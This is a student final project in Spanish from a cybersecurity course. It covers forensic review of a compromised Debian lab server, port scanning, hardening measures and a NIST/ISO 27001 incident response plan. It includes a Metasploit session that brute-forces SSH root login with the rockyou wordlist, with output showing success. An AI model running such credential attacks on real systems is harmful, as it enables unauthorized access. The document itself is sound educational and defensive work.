Ciberseguridad – Proyecto Final

Alumno: Marc Martínez A.

Curso: Ciberseguridad - 4Geeks Academy


Fecha: 27/07/25

Índice


Análisis Forense del Ataque y Mitigación

En esta primera fase se llevó a cabo un análisis forense del servidor comprometido. El objetivo era identificar los vectores de ataque utilizados, bloquear el exploit y mitigar la amenaza. Se revisaron los logs del sistema, procesos activos, servicios y configuraciones críticas. Probé de comparar con autopsy también.

Se detectaron accesos sospechosos vía SSH en los archivos de log '/var/log/auth.log', así como creación de usuarios no autorizados y ejecución de scripts remotos. Se procedió a detener los servicios comprometidos, eliminar los backdoors, modificar contraseñas, y actualizar paquetes del sistema.



```
debian@debian:/var/log$ ls -al
total 1072
drwxr-xr-x  11 root             root              4096 Jun  2 07:25 .
drwxr-xr-x  12 root             root              4096 Sep 30  2024 ..
-rw-r--r--   1 root             root                 0 May 19 07:00 alternatives.log
-rw-r--r--   1 root             root             48068 Sep 30  2024 alternatives.log.1
drwxr-x---   2 root             adm               4096 Sep 30  2024 apache2
drwxr-xr-x   2 root             root              4096 May 19 07:00 apt
-rw-------   1 root             root             30686 Jun  2 07:25 boot.log
-rw-------   1 root             root             78567 May 19 07:00 boot.log.1
-rw-rw----   1 root             utmp                 0 May 19 07:00 btmp
-rw-rw----   1 root             utmp              2688 Oct  8  2024 btmp.1
drwxr-xr-x   2 root             root              4096 May 19 07:00 cups
-rw-r--r--   1 root             root                 0 May 19 07:00 dpkg.log
-rw-r--r--   1 root             root            765626 Oct  8  2024 dpkg.log.1
-rw-r--r--   1 root             root                 0 Jul 31  2024 faillog
-rw-r--r--   1 root             root              5602 Sep 30  2024 fontconfig.log
drwxr-xr-x   3 root             root              4096 Jul 31  2024 installer
drwxr-sr-x+  3 root             systemd-journal   4096 Jul 31  2024 journal
-rw-rw-r--   1 root             utmp                 0 Jul 31  2024 lastlog
drwx--x--x   2 root             root              4096 Jun  2 07:25 lightdm
drwx------   2 root             root              4096 Jul 31  2024 private
lrwxrwxrwx   1 root             root                39 Jul 31  2024 README -> ../../usr/share/doc/systemd/README
drwxr-xr-x   3 root             root              4096 Sep 30  2024 runit
drwx------   2 speech-dispatcher root              4096 Nov 25  2022 speech-dispatcher
-rw-------   1 root             root              1820 May 19 09:04 vsftpd.log
-rw-rw-r--   1 root             utmp             36096 Jun  2 07:26 wtmp
```



```
debian@debian:/var/log$ cd journal
debian@debian:/var/log/journal$ ls -al
total 12
drwxr-sr-x+  3 root systemd-journal 4096 Jul 31  2024 .
drwxr-xr-x  11 root root            4096 Jun  2 07:25 ..
drwxr-sr-x+  2 root systemd-journal 4096 May 19 07:00 41b6de202c3f48fdaa490411748aaaff
debian@debian:/var/log/journal$
```

Medidas aplicadas:


- Eliminamos los usuarios no autorizados
- Detención temporal de servicios comprometidos
- Actualizaciones de seguridad
- Refuerzo del firewall y políticas SSH, además de mejorasr la configuración
- Revisión completa de permisos y procesos

Detección y Corrección de una Nueva Vulnerabilidad


En esta fase se realizó un escaneo de seguridad completo al servidor utilizando herramientas como Nmap. Identifiqué una nueva vulnerabilidad independiente del ataque anterior: un servicio FTP mal configurado que permitía acceso anónimo con privilegios de lectura/escritura.

Tras confirmar la exposición del servicio FTP, se procedió a simular una explotación controlada. Posteriormente, se corrigió la configuración deshabilitando el acceso anónimo y limitando los permisos en el sistema de archivos.


Nmap desde kali externa:



Escaneo con Zenmap :



Encontramos el ssh abierto




General | Services | Traceroute

Ports (3) | Extraports (997) | Special fields


Port	Protocol	State	Service	Method
▸ 21	tcp	open	ftp	probed
▾ 22	tcp	open	ssh	probed
22	state	state	open	
22	state	reason		
22	state	reason_ttl		
22	state	reason_ip		
22	service	name	ssh	
22	service	conf	10	
22	service	method	probed	
22	service	version	9.2p1 Debian 2+deb12u3	
22	service	product	OpenSSH	
22	service	extrainfo	protocol 2.0	
▸ 80	tcp	open	http	probed

A traves de una fuerza bruta logramos entrar como ROOT



```
File  Actions  Edit  View  Help

       =[ metasploit v6.4.34-dev                          ]
+ -- --=[ 2461 exploits - 1264 auxiliary - 431 post       ]
+ -- --=[ 1471 payloads - 49 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use auxiliary/scanner/ssh/ssh_login
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 10.0.2.48
RHOSTS => 10.0.2.48
msf6 auxiliary(scanner/ssh/ssh_login) > set USERNAME root
USERNAME => root
msf6 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE /usr/share/wordlists/ro
ckyou.txt
PASS_FILE => /usr/share/wordlists/rockyou.txt
msf6 auxiliary(scanner/ssh/ssh_login) > run

[*] 10.0.2.48:22 - Starting bruteforce
[+] 10.0.2.48:22 - Success: 'root:123456' 'uid=0(root) gid=0(root) groups=0(r
oot) Linux debian 6.1.0-25-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.106-3 (202
4-08-25) x86_64 GNU/Linux '
[*] SSH session 1 opened (10.0.2.20:43357 → 10.0.2.48:22) at 2025-07-27 06:1
0:57 +0100
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) >
```

Revisamos:



Medidas aplicadas:

- Cierre de puertos innecesarios

- Desactivación de acceso anónimo en servicios expuestos

- Configuración SSH mejorada

- Refuerzo en configuración de permisos de archivos

- Refuerzo en política de contraseñas

Fase 3 – Plan de Respuesta a Incidentes y SGSI

- Plan basado en NIST SP 800-61:

1. Identificación:

- Monitorización de logs y alertas (/var/log/auth.log, syslog, etc.).

- Uso de herramientas SIEM y scripts de detección (Netstat, Fail2Ban).

- Uso de firmas y reglas para detectar malware conocido (YARA, Snort).

- Procedimientos de análisis forense rápido (Zenmap, Auopsy)

2. Contención:

- Aislamiento del sistema comprometido: desconexión de red.

- Cortes de red selectivos

- Snapshot para análisis posterior

3. Erradicación:

- Escaneo.

- Limpieza de malware.

- Eliminación de accesos no autorizados.

- Parcheado de vulnerabilidades y reconfigurar parametros.

4. Recuperación:

- Restauración desde backups seguros.

- Refuerzo de contraseñas.

- Validación del sistema antes de su reactivación.

- Sistema de Gestión de Seguridad de la Información (SGSI) – ISO 27001:

- Análisis de riesgos

- Control de accesos y cifrado

- Backups periódicas

- Formación al personal

- Auditorías constantes